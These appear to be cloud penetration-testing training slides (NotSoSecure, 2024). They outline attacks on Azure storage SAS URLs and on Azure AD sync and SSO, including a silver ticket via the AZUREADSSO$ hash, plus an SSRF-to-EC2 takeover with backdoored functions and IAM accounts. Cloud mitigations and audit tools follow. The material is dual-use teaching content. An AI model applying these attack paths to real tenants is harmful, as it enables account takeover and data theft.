**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Storage Attacks: Azure

Parameter	Description
sv	<b>Optional.</b> Specifies the storage service version
ss	<b>Required.</b> Specifies the services accessible , Possible values include: Blob (b), Queue (q), Table (t), File (f)
srt	<b>Required.</b> Specifies the signed resource types that are accessible with the account SAS. - Service (s): Access to service-level APIs - Container (c): Access to container-level APIs - Object (o): Access to object-level APIs for blobs, queue messages, table entities, and files
sp	<b>Required.</b> Permissions for the account - Read (r): Permits read operations - Write (w): Permits write operations - Delete (d): Valid for Container & Object types, except for queue messages. - List (l): Valid for Service and Container resource types only. - Add (a): Valid only for: queue messages, table entities, & append blobs. - Create (c): Valid for the following Object resource types only: blobs and files. Users can create new blobs or files, but may not overwrite existing blobs or files. - Update (u): Valid for the following Object resource types only: queue messages and table entities. - Process (p): Valid for the following Object resource type only: queue messages.
se	<b>Required.</b> Expiry Date.
st	<b>Optional.</b> Validity Start Date. If omitted, it is assumed to be the time when the storage service receives the request.
sip	<b>Optional.</b> IP address or a range of IP addresses allowed
spr	<b>Optional.</b> Permitted protocol. Possible values are HTTP (https, http) or HTTPS only (https).
sig	<b>Required.</b> The signature part of the URI is used to authorize the request made with the shared access signature.



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.



## Case Study

# Azure Attacks: Azure Storage

---

**Starting point:** Overly Privileged Azure Storage SAS URL is exposed

### Exploitation Process:

- Obtain an Azure Storage SAS URL
- Load the URL in Azure Storage explorer or similar
- Identify various assets available in the storage
- Access the source code of the Azure function
- Plant a backdoor, next invocation gets the backdoor running
- Hide the backdoor

#### References:

<https://www.notsosecure.com/identifying-exploiting-leaked-azure-storage-keys/>

## Exercise 8.3




## Demo 8.3

### AWS CLI and PaaS / S3

---

- Configure the **AWS CLI tool** on your local machine to gain access to the AWS API
- Find and **retrieve sensitive file(s)** that might gain you additional further access

# Network status: After PaaS Exploitation



# Understand the Attack Surfaces: CaaS

- Container as a Service
- Very useful for service-based architecture
- Bring your own container and run it in CaaS
- Docker or Kubernetes hosted environments
- **Examples:** ECS, EKS, ECR, GKE, AKS
- Responsibilities
  - Tenant: Focus on images, application and logic entities
  - Provider: Takes care of stack till Middleware (docker / k8s)
- Attack Surface:
  - Docker Image level issues
  - Application logic bugs
  - Platform specific focused bugs

Responsibilities
All Things Client Side
Data (Transit and Cloud)
Identity & Access Management
Functional Logic
Applications
Runtime
Middleware
OS
Virtualization
Load Balancing
Networking
Servers
Physical Security

# Understand the Attack Surfaces: IaaS

- Direct Control of Virtual Machine
- Functionally Closest to On-Premise Solution
- Most Flexible option with maximum control to tenant
- Responsibilities:
  - Tenant: maintain & update the virtual machine OS & anything above
  - Provider: Everything below virtual machine

Responsibilities
All Things Client Side
Data (Transit and Cloud)
Identity & Access Management
Functional Logic
Applications
Runtime
Middleware
OS
Virtualization
Load Balancing
Networking
Servers
Physical Security

# IaaS: Attack Surface

---

## Usual Attack Surface

- **Unpatched** machines
- Shared / non-secured credentials
- Software / application flaws
- Misconfiguration (Firewall or other systems)
- Weak account passwords with predictable username

## Cloud Specific Attack Surface

- Auth Token Stealing via Metadata API



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

## Exercise 8.4




## Demo 8.4

### IaaS / EC2, Metadata API #2 and Secrets Manager

---

- Connect via SSH to an **instance running** in the cloud
- **Find a way** to explore the Metadata API
- **Elevate your privileges** within the AWS account
- Gain access to a **hidden secret**
- Decode the hash

# Network status: After IaaS Exploitation



# Snapshots

---

- Snapshots provide way to **save point-in-time** backup
- Snapshots can be made **public or private**
- Public snapshots can be **cloned to another user account**
- New storage can be created via snapshots in account
- These storage can **reveal confidential information** such as
  - SAM database on windows,
  - /etc/shadow on Linux
  - Config files for various apps
- **AWS:**  
`aws ec2 describe-snapshots --owner-id <get from get-caller-identity>`  
`aws ec2 describe-snapshots -region <region>`
- **GCP:**  
`gcloud compute snapshots list`



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.



Cloud Pentesting

## Azure Active Directory



# AAD (Azure Entra ID)


- Identity & authentication platform
- Consider it like a managed AD
- Multiple roles and capabilities
- Can connect to external entities
- Can sync with On-Prem AD

The screenshot shows the Microsoft Azure portal interface. At the top, there's a blue header bar with the Microsoft Azure logo, a search bar, and a user profile icon. Below the header, the URL 'Home > Azure Active Directory | Overview' is visible. On the left, there's a sidebar titled 'Manage' with options like 'Users', 'Groups', 'External Identities', etc. The main content area has a heading 'NotSoSecure Global Services'. It includes a search bar and a 'Tenant information' section which displays the user's role as 'Global administrator', license information for 'Azure AD for Office 365', and tenant details including the Tenant ID and Primary domain. At the bottom right of the main content area, there's a 'Reference:' section with a link to 'https://learn.microsoft.com/en-us/azure/active-directory/fundamentals/active-directory-whatis'.

Reference:  
<https://learn.microsoft.com/en-us/azure/active-directory/fundamentals/active-directory-whatis>

# AAD Integration with On-Prem


---



Reference:  
<https://learn.microsoft.com/en-us/azure/active-directory/hybrid/reference-connect-accounts-permissions>

# PHS: (Password Hash Synchronization)


- PHS: (Password Hash Synchronization) uploads user account details (including password hashes) to the AAD



Reference:  
<https://docs.microsoft.com/en-us/azure/active-directory/hybrid/whatis-phs>

# PTA: (Pass Through Authentication)

- PTA: (Pass-through Authentication): forwards auth requests onto on-prem AD



Reference:  
<https://docs.microsoft.com/en-us/azure/active-directory/hybrid/how-to-connect-pta>

## AAD: Authenticated Enumeration

---

- Even if you only have Office 365 you are automatically part of Azure AD
- Any low-priv AAD account can:
  - Interact via azure-cli
  - Query role members
- URLs to remember
  - <https://portal.azure.com>: GUI to active directory
  - <https://myapps.microsoft.com>: third-party apps list



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

## AAD: Sync Server

---

- AAD Connect must run with **high privileges** in order to access hashes within AD
- Compromise of on-prem AD Connect server == compromise of AAD
- An attacker can leverage **hash synchronization** to takeover account exists in AAD but not on-prem AD.
  - Disabled for admin accounts in 2018



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.

# AAD: Application Service Principals

---

- **Service principals**
  - A default Office365 environment contains ~200
  - **MFA can't be** enabled for service principals
- Application permissions are either:
  - **Delegated** - obtained from the user signed in
  - **Assigned** to the application service principal
- By default, any user can create applications and service principals
- If an application **service principal** is granted permissions, the user account that owns the application can **impersonate the service** principal and use those permissions
  - This includes RBAC roles (i.e., for Azure Resource Manager)
  - Actions will appear in logs as though performed by the application



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

## AAD: Application Administrators

---

- Global / Company Admin accounts can do anything, but some limited admin account roles also exist:
  - Application Administrator
  - Authentication Administrator
  - Exchange Administrator
  - etc.
- These limited roles are **fixed**
- Application Administrators can manage all applications
- Hence can impersonate **any** application and elevate privileges
  - **Note:** Does not include default MS apps as these are now protected



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

## AAD: Seamless SSO

---

- Seamless Single Sign-On can be combined with either PHS or PTA methods
- Existing user session with **on-prem AD** is seamlessly extended to AAD
- Uses Kerberos with on-prem **AD behind the scenes** to get service ticket and authenticate with AAD.
- Imports some well-known **Kerberos weaknesses** into your AAD environment!



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

## AAD: Seamless SSO - Silver Ticket

---

- AZUREADSSO\$ is a computer account created by AAD Connect.
- *This accounts hash then used to encrypt Kerberos tickets.*
- If compromised an attacker can generate TGTs for **any user SID**.
  - If MFA is not required
- To extract hash use <https://github.com/fox-it/adconnectdump>



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

## AAD: Seamless SSO - Delegation

---

- Resource based *constrained delegation*
- Configured on target object, e.g., AZUREADSSO\$
- Any AD user that can **manage computer accounts** in the container or OU can configure it.
- Can then create service tickets to impersonate any user in AAD



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.



## Case Study

# WebApp SSRF to EC2 Takeover

Starting point: SSRF on a Web Application  
Exploitation Process:

1. Obtained Metadata details (account id, region, security-credentials)
2. Using credentials enumerated all S3 buckets
3. One s3 bucket contained pem files for all ec2 boxes
4. Enumerated instances to identify higher power roles
5. Obtained access to those instances via pem files
6. Backdoored the AWS account by creating new id with iam:/\* capabilities

References:  
<https://www.threatstack.com/cloud-attack> (not directly related but similar)

# Cloud Mitigations

---

- Create a Lambda function triggered by a CloudWatch Event rule for all  
Ensure to not use root/Admin accounts
- Use Identity and Access Management, Prefer delegating tasks
- Least Privilege even for Access Tokens / IAM Profiles
  - If you need read capabilities on S3 no point giving s3full access
- Enable MFA (MultiFactor Authentication)
- Disable access to Metadata API at server level (accessible to all by default)
- Maintain External Logs (example CloudTrail)
- Encrypt all data where possible (both in transit and at rest)
- Don't just block service ports, close the service



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Cloud Mitigations

---

- Include hardening in build process
- Aim for full automation and no manual intervention
  - System crash or issue requires full rebuild
  - No SSH in prod
- Hardening Benchmarks

[https://www.cisecurity.org/benchmark/amazon\\_web\\_services/](https://www.cisecurity.org/benchmark/amazon_web_services/)

<https://www.cisecurity.org/benchmark/azure/>

[https://www.cisecurity.org/benchmark/google\\_cloud\\_computing\\_platform/](https://www.cisecurity.org/benchmark/google_cloud_computing_platform/)

- Keep your login creds safe

<https://docs.aws.amazon.com/opsworks/latest/userguide/security-ssh-access.html>

<https://aws.amazon.com/articles/tips-for-securing-your-ec2-instance/>



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Cloud Mitigations

---

- Perform periodic audits, compare the results
- Cloud Account Audits
  - <https://github.com/SecurityFTW/cs-suite> (Cross provider)
  - <https://github.com/toniblyx/prowler> (AWS)
  - <https://github.com/cyberark/SkyArk> (AWS)
  - <https://github.com/nccgroup/ScoutSuite> (AWS, Azure, GCP)
  - <https://github.com/mwrlabs/Azurite> (Azure)

- IaaS systems need more then just cloud level probing, perform OS level Audits

<https://github.com/lateralblast/lunar> (Linux)  
<https://github.com/CISOfy/lynis> (Linux)  
<https://www.open-scap.org>

- MBSA, MSCT, MSAT for windows



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Steampipe

---


- Open-Source utility to query the cloud services.
- Steampipe uses an embedded PostgreSQL database.
- Steampipe supports 80+ plugins.
- It supports CLI and Dashboard for visual representation.
- Support AWS Multiple account configuration.



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.


# Steampipe: Dashboard



A screenshot of the Steampipe AWS dashboard. The URL in the browser bar is `localhost:9194/?group_by=tag&tag=service`. The dashboard includes a search bar for dashboards and a dropdown for grouping by service. The main content area is organized into sections:

- AWS**:
  - [AWS Account Report](#)
  - [Accounts](#)
  - [AWS Report](#)
- AWS/ACM**:
  - [AWS ACM Certificate Age Report](#)
  - [Age](#)
  - [AWS/ACM Report](#)
  - [AWS ACM Certificate Dashboard](#)
  - [AWS/ACM Dashboard](#)
  - [AWS ACM Certificate Detail](#)
  - [AWS/ACM Detail](#)
- AWS/CloudTrail**:
  - [AWS CloudTrail Trail Dashboard](#)
  - [AWS/CloudTrail Dashboard](#)
  - [AWS CloudTrail Trail Detail](#)
  - [AWS/CloudTrail Detail](#)
  - [AWS CloudTrail Trail Encryption Report](#)
  - [Encryption](#)
  - [AWS/CloudTrail Report](#)
  - [AWS CloudTrail Trail Logging Report](#)
  - [Logging](#)
  - [AWS/CloudTrail Report](#)
- AWS/DynamoDB**:
  - [AWS DynamoDB Table Age Report](#)
  - [Age](#)
  - [AWS/DynamoDB Report](#)
  - [AWS DynamoDB Table Dashboard](#)
  - [AWS/DynamoDB Dashboard](#)
  - [AWS DynamoDB Table Detail](#)
  - [AWS/DynamoDB Detail](#)
  - [AWS DynamoDB Table Encryption Report](#)
  - [Encryption](#)
  - [AWS/DynamoDB Report](#)
- AWS/EBS**

## Steampipe Compliance



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.

# Steampipe: S3 Bucket

- Steampipe: S3 Bucket

## Steampipe SQL Query

```
> select
  name,
  block_public_acls,
  block_public_policy,
  ignore_public_acls,
  restrict_public_buckets
from
  aws_s3_bucket
where
  not block_public_acls
  or not block_public_policy
